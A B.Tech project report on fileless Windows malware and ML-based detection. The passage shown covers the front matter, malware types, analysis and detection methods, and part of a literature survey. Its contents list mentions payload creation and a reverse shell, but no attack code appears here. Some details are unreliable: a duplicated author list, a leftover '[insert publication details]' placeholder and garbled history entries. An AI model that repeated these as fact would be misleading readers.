**UNLEASHING FILELESS MALWARE ON WINDOWS: ML-POWERED DEFENSE STRATEGIES**

**A Project Report**

***Submitted to***

**Amrita Vishwa Vidyapeetham**

***in partial fulfilment for the award of the degree of***

**Bachelor of Technology in Computer Science and Engineering**

**(Cyber Security)**

***By***

**Name of the Candidate**

**Loganatha Vishnu Balaji P [CH.EN.U4CYS20046]**

**u*nder the guidance of***

**Mr. S. Saravanan**



**Amrita Vishwa Vidyapeetham**

**Amrita School of Computing**

**Chennai-601103**

**April 2024**



### BONAFIDE CERTIFICATE

Certified that this project report **“UNLEASHING FILELESS MALWARE ON WINDOWS: ML-POWERED DEFENSE STRATEGIES”** is the bonafide work of **“Loganatha Vishnu Balaji P (CH.EN.U4CYS20046)”** who carried out the project work under my supervision.

|  |  |  |  |
| --- | --- | --- | --- |
| **SIGNATURE** |  |  | **SIGNATURE** |
| **Dr. S. SOUNTHARRAJAN** |  |  | **Mr. S. SARAVANAN** |
| **CHAIRPERSON** |  |  | **SUPERVISOR** |
| Assistant Professor |  |  | Assistant Professor |
| Department of Computer science  and engineering |  |  | Department of Computer science  and engineering (CYBERSECURITY) |
| Amrita School of Computing |  |  | Amrita School of Computing |
| Chennai |  |  | Chennai |
| **INTERNAL EXAMINER** |  |  | **EXTERNAL EXAMINER** |



**Declaration By the Candidate**

I declare that the report entitled **“Unleashing Fileless Malware on Windows: ML-Powered Defense Strategies”** submitted by me for the degree of Bachelor of Technology is the record of the project work carried out by me under the guidance of **“Mr. S. SARAVANAN”** and this work has not formed the basis for the award of any degree, diploma, associate ship, fellowship, titled in this or any other University or other similar institution of higher learning.

**SIGNATURE**

**Loganatha Vishnu Balaji P**

**CH.EN.U4CYS20046**

**ABSTRACT**

Fileless malware poses an escalating threat to Windows systems, evading traditional detection mechanisms by operating stealthily within system memory. This paper investigates the intricacies of fileless malware, exploring its attack vectors and techniques used to compromise Windows environments.

The Project meticulously examines evolving tactics, including code injection, PowerShell abuse, and living-off-the-land techniques. Code injection enables fileless malware to execute malicious code directly in memory, bypassing file-based scanning mechanisms. PowerShell is increasingly exploited for downloading payloads and evading detection. Living-off-the-land techniques leverage legitimate system tools, blending into normal behavior.

In response, ML-powered defense strategies are advocated. ML algorithms proactively detect and mitigate fileless threats by analyzing behavioral patterns, system telemetry, and historical attack data. Techniques include anomaly detection, behavioral analysis, and predictive analytics.

In conclusion, proactive defense measures, utilizing machine learning and advanced analytics, are critical for combating fileless malware. By enhancing cybersecurity posture, organizations can fortify defenses and safeguard critical assets in the evolving threat landscape.

**Keywords: Fileless malware, Windows, Machine learning, Cybersecurity, Defense strategies, Behavioural analysis, Proactive defense, Threat detection, Memory-based attacks, Script-based attacks, PowerShell abuse, Living-off-the-land techniques, Code injection, Anomaly detection, Predictive analytics.**

### ACKNOWLEDGEMENT

This project work would not have been possible without the contribution of many people. It gives me immense pleasure to express our profound gratitude to our honorable Chancellor **Sri Mata Amritanandamayi Devi**, for her blessings and for being a source of inspiration. We indebted to extend our gratitude to our Director, **Mr. I B Manikantan** Amrita School of Computing and Engineering, for facilitating us all the facilities and extended support to gain valuable education and learning experience.

I am registering my special thanks to **Dr. V. Jayakumar**, Principal Amrita School of Computing and Engineering for the support given to me in the successful conduct of this project. I wish to express our sincere gratitude to my Chairpersons **Dr. S. Soundarrajan**, Program Head **Dr. S. Udhayakumar**, Former Program Head **Dr. A.G. Sreedevi**, and supervisor **Mr. S. Saravanan**, Department of Computer Science and Engineering, for their inspiring guidance, personal involvement and constant encouragement during the entire course of this work.

I am grateful to Project Coordinator, Review Panel Members and the entire faculty of the Department of Computer Science & Engineering, for their constructive criticisms and valuable suggestions which have been a rich source to improve the quality of this work

**TABLE OF CONTENTS**

|  |  |  |
| --- | --- | --- |
| **Chapter** | **Title** | **Pg No** |
|  | **Abstract** | **IV** |
|  | **Acknowledgement** | **V** |
|  | **List of Figure** | **IX** |
|  | **List of Tables** | **X** |
| **1** | INTRODUCTION | **1** |
|  | 1.1. Malware | **2** |
|  | 1.2 Types of Malwares | **3** |
|  | 1.3 History of malware | **4** |
|  | 1.4 Life cycle of Malware | **5** |
|  | 1.5. Malware Analysis Techniques | **5** |
|  | 1.5.1. Static Analysis | **6** |
|  | 1.5.2. Dynamic Analysis | **6** |
|  | 1.5.3. Hybrid Analysis | **6** |
|  | 1.6. Malware Detection Techniques | **7** |
|  | 1.6.1. Detection Based on Anomaly | **8** |
|  | 1.6.2. Detection Based on Specification | **9** |
|  | 1.6.3. Detection Based on Signature | **9** |
|  | 1.7. File-Less Malware | **11** |
|  | 1.8. Analysis of File-Less Malware | **11** |
|  | 1.8.1. Malware Reside in Memory | **11** |
|  | 1.8.2. Malware Reside in Windows Registry | **12** |
|  | 1.8.3. Root Kits File-less Malware | **12** |
|  | 1.9. File-Less Malware Detection Techniques | **12** |
|  | 1.9.1. Detection based on System Behaviour | **12** |
|  | 1.9.2. Detection based on Rules | **12** |
|  | 1.9.3. Detection based on Attack Behaviour | **12** |
|  |  |  |
| **2** | LITERATURE SURVEY | **14** |
|  | 2.1 A Survey on the Evolution of Fileless Attacks and  Detection Techniques | **14** |
|  | 2.2 An Insight into Machine-Learning-Based Fileless  Malware Detection | **16** |
|  | 2.3 An Emerging Threat: Fileless Malware - A Survey and  Research Challenges | **17** |
|  | 2.4 The Evolution to Fileless Malware | **19** |
|  | 2.5 Comparative Study of Fileless Ransomware | **21** |
|  | 2.6 Preventing Fileless Attacks with Machine Learning  Techniques | **22** |
|  | 2.7 Research Gap | **24** |
|  |  |  |
| **3** | PROBLEM STATEMENT AND METHODOLOGY | **25** |
|  | 3.1 Problem Statement | **25** |
|  | 3.2 Methodology | **27** |
|  | 3.2.1 Creating a fileless malware attack using PowerShell  and base64 encoding | **27** |
|  | 3.2.2 Uses of ML | **28** |
|  |  |  |
| **4** | SYSTEM DESIGN | **29** |
|  | 4.1 Software Requirements | **29** |
|  | 4.1.1 Computer Vision Model | **29** |
|  | 4.1.2 Simulating Program | **29** |
|  | 4.2 Hardware Requirements | **30** |
|  | 4.3Architecture | **30** |
|  |  |  |
| **5** | IMPLEMENTATION | **33** |
|  | 5.1 Custom payload creation | **33** |
|  | 5.1.1 Update\_script.cmd | **33** |
|  | 5.1.2 a1 File | **34** |
|  | 5.1.3 r1 file | **35** |
|  | 5.1.4 WinSecUp file | **36** |
|  | 5.2 ML Algorithms | **37** |
|  | 5.2.1 Random Forest Algorithm | **37** |
|  | 5.2.2 Decision Tree | **38** |
|  | 5.2.3 Support Vector Machine | **39** |
|  | 5.2.4 GradientBoostingClassifier | **40** |
|  | 5.2.5 XGBoost Classifier | **40** |
|  | 5.3 Dataset Creation | **41** |
|  |  |  |
| **6** | RESULT | **45** |
|  | 6.1 Getting PowerShell reverse-shell of windows machine | **45** |
|  | 6.2 Accuracy of different ML algorithms | **47** |
|  | 6.2.1 Random Forest | **47** |
|  | 6.2.2 Decision Tree | **48** |
|  | 6.2.3 Support Vector Machine | **48** |
|  | 6.2.4 Gradient Boosting Classifier | **48** |
|  | 6.2.5 XGBoost Classifier | **48** |
|  |  |  |
| **7** | CONCLUSION | **49** |
|  | 7.1 Conclusion | **49** |
|  | 7.2 Future Scope | **49** |
|  |  |  |
| **8** | REFERENCE | **50** |
|  |  |  |

**LIST OF FIGURES**

|  |  |  |
| --- | --- | --- |
| **No** | **Figures** | **Pg No** |
| **Fig 1.1** | Life cycle of Malware | **4** |
| **Fig 1.2** | Malware Analysis Techniques | **5** |
| **Fig 1.3** | Malware Detection Techniques | **7** |
| **Fig 4.1** | Architecture of Custom Payload | **30** |
| **Fig 4.2** | Architecture of ML | **31** |
| **Fig 5.1** | Update\_script.cmd | **33** |
| **Fig 5.2** | a1 file | **34** |
| **Fig 5.3** | r1 file | **35** |
| **Fig 5.4** | WinSecup | **36** |

**LIST OF TABLES**

|  |  |  |
| --- | --- | --- |
| **No** | **Tables** | **Pg. No** |
| **1.1** | History of malware | **4** |
| **1.2** | Comparison between file-based and fileless malware | **10** |
| **5.1** | Dataset | **44** |

**CHAPTER 1**

**INTRODUCTION**

Malware is a malicious program that gets inside a device with or without user permission. The term malware is derived from the words 'malicious' and 'software'[1]. It is a major problem in today's world where everything is connected through internet. Its ability to spread and remain hidden is continuously increasing. While more organisations attempt to solve the problem, the number of sources spreading malware grows at an exponential pace and is out of reach. The majority of malware reaches the device when downloading files from the Internet. Once it gets inside the device, it searches for operating system bugs and executes unwanted command on the system, eventually slowing down the system's efficiency or leaking the data it contains. Malware has the ability to corrupt other executable code, system directories, drive boot partitions, and generate unwanted network traffic, resulting in a denial of service. When a user executes an infected file, it becomes a resident in memory and infects all subsequent files that are being executed. Malware take control of an operating system and exploit other computers on the network if they have a flow. Such malicious programs are often known as worms, and they have a negative impact on computer performance, resulting in a slowdown.

Some malware is extremely simple to find and uninstall using antivirus. These antivirus programs keep a database of malware signatures, which are binary patterns that are exclusive to malicious code. Files suspected of being infected are examined for the existence of virus signatures. This method of identification was effective before the attacker started creating file less malware. These malware variants escape detection by using cryptographic methods to evade signature-based detection. To detect malicious code, security products such as virus scanners check for characteristics byte sequences (signature)[1]. The detector's quality is measured by the detection techniques used. A successful malware detection strategy should be able to detect malicious code that is concealed or inserted in the original software, as well as detect previously unknown malware. Commercial virus scanners have very poor resistance to new attacks because malware authors are constantly developing new obfuscation techniques to help the malware avoid detection.

**1.1. Malware**

Malware is a well-known name in the world of cyber security. It is malicious software that is designed by the cyber attacker to gain unauthorised access to the computer for gathering sensitive information, gain control of the computer system, or obstruct the computer operations. Today, malware has become a major threat and it is growing and evolving day by day. As different organisations are developing different methods of detecting the malware, the attackers are also upgrading their malware and distributing it.

Generally, malware gets inside the system by the files downloaded from the internet once it gets into the host computer, it scans the vulnerabilities of the operating system and then it performs undesired processes resulting in slower performance of the system [2]. Malware also has ability to infect the other software files which are present on the computer and chocks the network line which result in DOS (Denial of service).

Some malware can be detected with the help of Antivirus and after detection they can be erased easily. Software which are used for detecting the malware stores the malware signature. While scanning the computer with antivirus suspected files are checked for the presence of malware signature this approach only works if the attacker does not encrypt the malware signature [2].

**1.2. Type of Malwares**

**Virus:** Like the flu virus, the computer virus is engineered to spread from one host to another and to reproduce itself. Similarly, computer viruses do not evolve and propagate without code, such as a file or email, because flu viruses cannot replicate without a host body. It can be transferred from one host to another by the use of portable devices which are used for data transfer.

**Worms:** Worms is a malicious self-replicating software that spreads their copies without any human interference i.e. without any file execution and they do not attach to any software or document. They use network connection to replicate from one system to another by sending their copies and due to which bandwidth can get affected.

**Spyware:** The term "Spyware" is used for the collection of software which are used for monitoring and gathering information about the host e.g. frequently visited websites, banking details, which key is pressed by the user.

**Adware:** It is software that gets installed on a host computer by attaching it to free software and then starts showing advertisements or downloading it on the computer without the user permission.

**Trojan:** Trojan horse mimics like original software but loaded with the malware after it gets loaded in the host computer then the attacker can monitor the activity.

**BotNet:** Botnet is a collection of devices which are connected over the internet and connected with other bots. Together they can be used for doing DDOS (Distributed Denial of Service) attack, send spam and it also provide owner of these bots to access the device and their connections.

**RootKits:** It is a specific type of malware which is highly vicious.it gives access path to other worms, Trojans or malware because it gets the root access of the host computer and gives access to attacker allowing him to access it.

**Mobile Malware:** These are the malicious files which only focus on mobile phones or devices which have internet connection, by releasing their personal data on the device.

**1.3 History of malware**

The origins of malware may be traced back to the early days of computing, when the first documented malicious software, "Creeper," appeared in the 1970s. This self-replicating programme signalled the start of a trend in which people began developing software with the intention of causing harm to computer systems. Over the next few decades, malware progressed alongside technological breakthroughs, with noteworthy milestones including the propagation of the first computer virus, "Elk Cloner," in the 1980s, and the growth of numerous varieties of malware such as boot sector viruses and file infectors. As computers became more common, so did the sophistication and abundance of malware, resulting in the cybersecurity scenario we see today.

**Table 1.1** History of malware

|  |  |  |
| --- | --- | --- |
| S.No | Malware Type | History |
| 1 | Viruses | In 1986, the virus name "Brain" started infecting thefloppy disk. |
| 2 | Worms | In 1988, a student named Robert Morris released theworm on the internet. |
| 3 | Spyware | In 1995, it was used in a post that was created tomake fun of Microsoft's business model. |
| 4 | Adware | In 1970, Arpanet company got infected with the virus, that virus displayed a message called "Im the Creeper. Catch me if you can".it was the first occurrence of Adware. |
| 5 | Trojans | In 1975, John Walker developed the Trojan called "ANIMAL". |
| 6 | Botnet | In 1999, two botnet programs "Sub7" and "Pretty Park" was released into IRC network. Main task of bots was to connect to IRC channel and listen malicious commands |
| 7 | Rootkits | In 1999, Greg Hoglund created a Trojan called "NTRootkit". |

**1.4 Life cycle of Malware**




Fig 1.1 Life cycle of Malware

Figure 1.1 shows what we deem to be the life cycle of web-based malware. The malware is seeded to millions of users from compromised web servers that infect new visitors. The infected PCs are transformed into a platform for conducting large-scale electronic fraud.

**1.5. Malware Analysis Techniques**

Malware Analysis involves study of malicious files to understand certain details of malware, like malware behaviour, its development over time, and selected targets. Malware analysis results will allow cyber security experts to improve their approach to defend against malware strike. Malware inspection strategies are largely divided into three components "Figure 1.2": static analysis, dynamic analysis, and hybrid analysis. Furthermore, analysis based on memory is another very useful method of malware inspection.




Fig 1.2 Malware Analysis Techniques

**1.5.1. Static Analysis**

This approach applies to the analysis without running the Portable Executable Files (PE Files). To avoid being analysed, malware usually utilise binary packers, like "UPX" and "ASP Pack Shell". Before examining, a PE file requires to be unwrapped and unzip. You can use a dismantler tool to decompile Windows executable files, such as "IDA Pro" and "OlleyDbg", which expose assembly instructions, provide malware knowledge, and take out sequence to recognise the intruder [2]. In static analysis, the identification of pattern can be extracted, such as "Windows API" calls, string signature, control flow graph, opcode frequency and byte pattern n-grams. Almost all programs use "Windows API" which requires to contact the operating system. For example, in "OpenFileW" and "Kernel32.dll" is a "Windows API" that generate a latest file or opens a file which is previously created. API calls thus disclose the behaviour of programs and could be viewed as an important mark in the detection of malware.

**1.5.2. Dynamic Analysis**

It is also known as evaluating actions. In this we study the malware in a managed environment like virtual machine, simulator and imitator. In the digital world, the corrupted files must be examined for the easy explanation for that few malwares are protected by anti-virtual machine and anti-imitator approach. The malicious file normally works when certain environments are detected and no malicious activity is seen. compared to static analysis dynamic analysis is more effective, since there is no need to test disassembled infected file. Additionally, complex detection is capable of detecting known and unknown malware.

**1.5.3. Hybrid Analysis**

Static analysis and dynamic analysis gather malware information from a hybrid scanning. Reliability researchers reap the welfare of all scanning, both static and dynamic, by using hybrid analysis. Therefore, the ability to correctly detect malicious programs is growing. The benefits and weaknesses of both analyses are their own. Compared with dynamic analysis, static analysis is inexpensive, quick and safer. However, malware, evades this by using methods of obfuscation. Dynamic analysis on the other hand, is accurate and can solve methods of obfuscation. In addition, it is capable of detecting malware variants and families of unknown malware. Time intensive and resource-consuming

**1.6. Malware Detection Techniques**

Malware Detection methods are loosely split-up into two groups [12]: detection based on anomalies and detection based on signatures. In order to assess the maliciousness of a programmer under analysis, detection based on anomaly method uses consciousness of what account for the usual behaviour.

Detection based on specification is a particular form of detection based on anomaly. In order to assess the maliciousness of the programmer under investigation, approach based on specification use a guideline or rule set of what is legitimate behaviour. Programs that violate the specification are deemed to be irregular and typically malicious. In order to assess the malicious existence of the software under review, the detection based on signature uses the characterisation of what is perceived to be malicious.

As one would expect, this malicious activity characterisation or signature is the clue to the efficacy of a detection based on signature system. The connection between various forms of malware detection techniques is seen in "Figure 1.3". One of three different methods may be used for each of the detection techniques: static, dynamic or hybrid. How a technique gathers information to detect malware describes a specific process or analysis of a technique based on anomaly or technique based on signature. Static analysis uses program (static)/process (dynamic) under inspection "PUIsyntax" or structural properties to identify its maliciousness. For instance, a static approach to detect based on signature would only leverage systemic knowledge to figure out the maliciousness, whereas a dynamic approach take advantage of PUI period data. In general, until the program under review is running, the static approach is designed to detect malware. Conversely, during execution of a program or after execution of a program, a dynamic approach aims to detect malicious behaviour.




Fig1.3 Malware Detection Techniques

**1.6.1. Detection Based on Anomaly**

Detection based on anomaly usually takes place in two stages, first is a cycle of preparation and second is a process of detection. The detector is trying to learn about everyday acts during the training stage. In the course of preparation process, the identifier may grasp the behaviour of the horde or the PUI, or an amalgamation of both.

Potential to identify zero-day attacks is its main advantage of anomaly-based detection. Zero-day accomplishments are explained by Weaver, et al. [11]. Zero-day attacks, alike to zero-day strike, are attacks previously unknown to the malware identifier. The main elementary downside of this procedure are its elevated erroneous alarm rate and the convolution necessitate in identifying what characteristics should be grasp in the tutoring period.

**i. Detection Based on Static Anomaly**

In the case of static anomaly detection, the malicious code detection is based on the attribute of the file formation of the program under investigation. The key dominance of static detection based on anomaly is that it can be used to detect malware without allowing the host device to run malware that carries software.

**ii. Detection Based on Dynamic Anomaly**

For the identification of dynamic anomaly, the data obtained from the execution of the program is used to identify malicious code. During its execution, the identification stage observer the program under investigation, looking for unpredictability with what has been grasp during the tutoring stage.

**1.6.2. Detection Based on Specification**

Detection based on specification is a detection-based anomaly system that seeks to illustrate the classic elevated erroneous alarm rate found with most detection based on anomaly [4] Detection based on specification recognition aims to predict the program or device parameters instead of attempting to guess the application or system implementation. The training stage in the detection-based specification is the achievement of a set of rules that states all the rational manner that any program can display for the the program being inspected. The key downside too detection based on specification is that the wide spectrum of the system in natural language, it is often difficult to communicate this in a manner that is suitable for the machine.

**i. Detection Based on Static Specification**

Detection based on static specification uses the systemic properties of the PUI during the detection stage to determine its maliciousness.

**ii. Detection Based on Dynamic Specification**

Approaches to assess the maliciousness of an executable are known as dynamic specification-based usage actions observed at run time.

**1.6.3. Detection Based on Signature**

Detection based on signature aims to imitate malware's malicious behaviour and uses this imitate in malware identification. Detection based on signature information is defined by the set of all these models. This malicious conduct model is sometimes referred to as the impression. Preferably, any malware displaying the malicious conduct stated by the impression should be able to recognise a signature [5]. Signatures require an archive, much like any information that resides in huge amounts that needs storage. As it relates to malware detection, this data warehouse represents all of the information the impression-based system has. When the procedure endeavour to determine whether the PUI holds a familiar impression, the repository is scanned. At present, in producing impressions that reflect the malicious activity shown by the program, we rely primarily on human expertise. If an impression has been developed, it is attached to the knowledge of the impression-based process.

One of the main drawbacks of detection based on signature is that it is unable to track zero-day attacks, an attack for which the registry does not have the corresponding impression.

**i. Detection Based on Static Signature**

Detection based on static signatures is described by examining the code pattern observation software that will disclose the malicious target of the application. The objective is to obtain a code that determines the actions of the program. A coherent analysis of this code provides an estimation of the execution behaviour of the executable under investigation [5]. The sequence of the code can be represented in the Signatures.

**ii. Detection Based on Dynamic Signature**

Detection based on dynamic signatures is distinguished by the sole use of knowledge gathered during the PUI implementation to evaluate its maliciousness. detection based on dynamic signatures looks for activity patterns that would expose a program's true malicious intent.

**1.7. File-Less Malware**

Fileless malware is characterized by its ability to exploit memory-resident components of an operating system or other legitimate software to execute malicious activities. This type of malware typically does not rely on traditional executable files stored on disk, making it more challenging to detect using conventional antivirus software [6]. Instead, fileless malware utilizes techniques such as code injection, PowerShell scripts, or macro-based attacks to achieve its malicious objectives.

One common method employed by fileless malware is memory injection, where malicious code is injected directly into the memory of legitimate processes running on the system [7]. This allows the malware to execute its payload without needing to create or modify any files on disk, thereby evading detection by file-based antivirus solutions.

Fileless malware may also leverage scripting languages like PowerShell or JavaScript to execute malicious commands or download additional payloads from the internet. By abusing legitimate system utilities and protocols, fileless malware can blend in with normal system activity, making it harder to detect and mitigate. Moreover, fileless malware often employs obfuscation and encryption techniques to conceal its presence and evade detection by security software [7]. By encrypting its payload or using polymorphic techniques to generate unique variants, fileless malware can evade signature-based detection mechanisms and avoid detection by traditional antivirus solutions.

Due to its stealthy nature and ability to evade detection by traditional security measures, fileless malware poses a significant threat to organizations and individuals alike. Detecting and mitigating fileless malware requires advanced security solutions capable of monitoring system behavior, detecting anomalous activity, and responding to threats in real-time. Additionally, user education and security best practices are essential for preventing fileless malware infections and minimizing the risk of compromise.

**Table 1.2** Comparison between file-based and fileless malware

|  |  |  |
| --- | --- | --- |
| Features | File-based malware | Fileless malware |
| Source Code, Malicious File | Available | Not available |
| Detection Complexity | Moderate | High |
| File Type | Executable | Cmd, PowerShell, WMI, Js |
| Target | Single OS | Multiple OS |
| Obfuscation Techniques | File encryption | Encoding |

**Delivery Stage:** For making user to click the link which are attached with the

phishing e-mail, file-less attacks social engineering is being used. hiding in a flash on a website or in a document created by an authorised program is a malicious script [8]. Attackers use trustworthy tools and they want to make sure that no files or activities are checked by traditional security detection technology.

**Execution Stage:** In specific, the malware relies on internal windows such as PowerShell, JavaScript, and Macro Contract Execution and other approved Windows executable tools when all permanent structures are in place.

**1.8. Analysis of File-Less Malware**

There are three types of file-less malware, i.e. malware which reside in memory, malware which reside in windows registry, and root kit file-less malware [8]. File-less ransomware can obscure its location and make it difficult to detect both conventional antivirus tools and security experts.

**1.8.1. Malware Reside in Memory**

The malware that lives entirely inside main memory, avoiding the operating system file systems. So, they hide inside and stay in the approved process files or authentic windows data until they are activated.

**Technique:** Poweliks uses computer registries to attain immortality, rest uncharted. Key is run after getting two registries. First of all, in the case of a JavaScript program, the cipher details drafted under merit is an autorun arrival that study and decipher ciphered JavaScript file.

**1.8.2. Malware Reside in Windows Registry**

Library which stores all the low-level configuration of the operating system, and few of the most important applications is known as registry. The malware writers managed to encrypt the complete malevolent code in the register to make it undetected. Some operating systems can use the registry to make use of a thumbnail cache for persistence. After completion of mischievous task file gets destroyed automatically.

Technique: The JavaScript file is added to the registry and the approved Windows file, "mshta.exe", is carry out using WMI rather than "mshtml.dll:".

**1.8.3. Root Kits File-less Malware**

An attacker will run a malware like this after he gets it. executive level right to conceal the malicious code in the Windows operating system kernel. It's though this isn't a 100 percent file-less virus, either it works here.

**1.9. File-Less Malware Detection Techniques**

PowerShell and WMI can be used to conduct surveillance, persistence, lateral flight, remote command processing, and data transfer in the event of file-less ransomware, making it difficult to track down evidence left behind after a hack. In their study, the researchers [13] proposed several approaches for detecting malware infection. To accurately identify those attacks, the first two techniques require a security specialist to review the details recommended by the researcher, while the third approach is only a theory that has yet to be applied.

**1.9.1. Detection based on System Behaviour**

In order to identify file-less ransomware, the system needs to note two things. First, processes that have extended rights after residing in memory and second, monitor security events for program execution via command-line console or PowerShell.

**1.9.2. Detection based on Rules**

Many malicious programs spread over the Internet via the attacker's target or botnet to locate a vulnerable victim are loaded with "Microsoft Office applications such as winword.exe, excel.exe, and powerpnt.exe" [10]. In addition, it could be possible to detect certain programs that trigger "cmd.exe" or "powershell.exe". The observation implement may therefore operate under a regulation that can differentiate between a gentle process and a malevolent process.

**1.9.3. Detection based on Attack Behaviour**

The architecture can be designed in the client-server paradigm, where all client endpoints are installed, and the cloud servers. The method is categorised in three levels, such as event tracking, event marking and event learning. In this process, the customer will collect all events cause by the host system to control the full flow of the pursuit. The customer also allocates the progress tag of the intruder to each event in an appropriate way. Finally, many analytic engines on the server operate on tagged events provided by the client to detect suspicious activity on the host computer. Labelled affair will be unprocessed information for illumination algorithms and study of pattern actions to deter or identify malicious action by accord between incident sources.

**Motivation**

Unleashing fileless malware on Windows provides a new issue that necessitates cutting-edge defence solutions based on machine learning (ML). Traditional malware detection methods frequently focus on identifying harmful files, however fileless malware operates in volatile memory, escaping detection. By leveraging the power of machine learning, we can create dynamic defence systems capable of detecting and defeating fileless malware in real time. ML algorithms may analyse system behaviour patterns, detect anomalies indicating fileless attacks, and adjust defences accordingly, increasing Windows systems' tolerance to this stealthy danger. Embracing ML-powered defence techniques not only strengthens our cybersecurity posture, but also allows us to remain ahead of cyber attackers' developing tactics for protecting key assets and guaranteeing the integrity of digital ecosystems.

**CHAPTER 2**

**LITERATURE SURVEY**

Literature survey provides a thorough summary of previous studies, theories, and conclusions pertinent to the research issue, acting as the basis for subsequent research. In this chapter, we conduct a detailed review of scholarly works, academic articles, and industry reports on the detection and mitigation of fileless malware on Windows systems, with a particular emphasis on machine learning-powered defence measures. By critically analysing and synthesising existing literature, this chapter seeks to identify research gaps, highlight crucial discoveries, and offer a theoretical framework for future research.

**2.1 PAPER1**

Title: A Survey on the Evolution of Fileless Attacks and Detection Techniques

Authors: Side Liu, Guojun Peng, Haitao Zeng, Jianming Fu

**Introduction:**

The emergence and evolution of fileless attacks represent a significant paradigm shift in the cybersecurity landscape, posing formidable challenges to traditional defense mechanisms. The survey on the evolution of fileless attacks and detection techniques, authored by Side Liu, Guojun Peng, Haitao Zeng, and Jianming Fu, provides a comprehensive examination of the evolution of fileless attack techniques and the corresponding advancements in detection strategies. As adversaries increasingly adopt fileless techniques to evade detection and exploit system vulnerabilities, understanding the evolution of these attacks and developing effective detection mechanisms is imperative for ensuring the security of modern computing environments.

**Methodology:**

The survey employs a systematic methodology to analyze the evolution of fileless attacks and the corresponding detection techniques. Key aspects of the methodology include:

1. Historical Analysis: The survey begins by tracing the historical evolution of fileless attacks, examining their origins, early manifestations, and the progression of techniques over time. By contextualizing the evolution within the broader landscape of cybersecurity threats, the survey provides insights into the factors driving the proliferation of fileless attack techniques.

2. Classification of Fileless Attack Techniques: The survey categorizes fileless attack techniques based on their underlying principles, execution methods, and evasion strategies. This systematic classification enables a comprehensive understanding of the diverse tactics employed by adversaries to infiltrate systems without leaving traditional file-based traces.

3. Detection Strategies and Countermeasures: In response to the evolving threat landscape, the survey evaluates the effectiveness of existing detection techniques and countermeasures against fileless attacks. This includes an assessment of signature-based detection, behavior-based anomaly detection, machine learning approaches, and other emerging detection methodologies. By identifying the strengths and limitations of each approach, the survey offers insights into best practices for enhancing detection and mitigation capabilities.

4. Emerging Trends and Future Directions: Finally, the survey explores emerging trends in fileless attack techniques and anticipates future developments in detection strategies. By staying abreast of emerging threats and technological advancements, organizations can proactively adapt their defenses to mitigate the risks posed by fileless attacks effectively.

**Conclusion:**

In conclusion, the survey on the evolution of fileless attacks and detection techniques underscores the escalating threat posed by fileless attack vectors and the imperative for robust detection mechanisms. Through a systematic analysis of historical trends, classification of attack techniques, evaluation of detection strategies, and anticipation of future developments, the survey equips cybersecurity practitioners with actionable insights for enhancing their defensive posture against fileless threats. By leveraging the knowledge and recommendations presented in the survey, organizations can bolster their resilience to fileless attacks and safeguard their critical assets in an increasingly hostile digital landscape.

**2.2 PAPER2**

Title: An Insight into Machine-Learning-Based Fileless Malware Detection

Authors: Side Liu, Guojun Peng, Haitao Zeng, Jianming Fu

**Introduction:**

"An Insight into Machine-Learning-Based Fileless Malware Detection" offers a comprehensive exploration into the evolving landscape of fileless malware threats and the role of machine learning in detecting such advanced cyber threats. Authored by Side Liu, Guojun Peng, Haitao Zeng, and Jianming Fu, this paper addresses the growing sophistication of fileless malware attacks and the challenges they pose to traditional security measures. Published in [insert publication details], this research paper provides insights into innovative approaches leveraging machine learning techniques to effectively identify and mitigate fileless malware threats.

**Methodology:**

The methodology employed in this paper involves a multifaceted approach to understand the nuances of fileless malware threats and assess the efficacy of machine learning-based detection techniques. Key components of the methodology include:

1. Literature Review: The paper conducts a comprehensive review of existing literature to examine the evolution of fileless malware attacks, including their characteristics, attack vectors, and evasion techniques. This review serves as the foundation for identifying gaps in current detection methodologies and informing the development of machine learning-based solutions.

2. Data Collection and Analysis: Through data collection from diverse sources, including malware repositories, threat intelligence feeds, and real-world incident reports, the authors analyze patterns and trends associated with fileless malware campaigns. This empirical analysis provides valuable insights into the behavior and attributes of fileless malware, facilitating the design of effective detection models.

3. Machine Learning Model Development: Leveraging the insights gained from the literature review and data analysis, the paper proposes and develops machine learning models tailored for fileless malware detection. These models utilize features such as system call sequences, API invocations, and memory access patterns to distinguish benign from malicious activities in runtime environments.

4. Evaluation and Validation: The efficacy of the proposed machine learning models is evaluated through rigorous testing against diverse datasets comprising both benign and malicious samples. Performance metrics such as detection accuracy, false positive rates, and detection time are analyzed to assess the effectiveness and efficiency of the detection techniques.

**Conclusion:**

In conclusion, "An Insight into Machine-Learning-Based Fileless Malware Detection" sheds light on the escalating threat posed by fileless malware and underscores the importance of leveraging machine learning for proactive detection and mitigation. By combining empirical analysis, machine learning expertise, and real-world insights, the paper provides valuable contributions to the field of cybersecurity. The proposed detection techniques offer promising avenues for enhancing the resilience of systems and networks against sophisticated fileless malware attacks. As the threat landscape continues to evolve, ongoing research and innovation in machine learning-based detection methods are essential to stay ahead of adversaries and safeguard digital assets effectively.

**2.3 PAPER3**

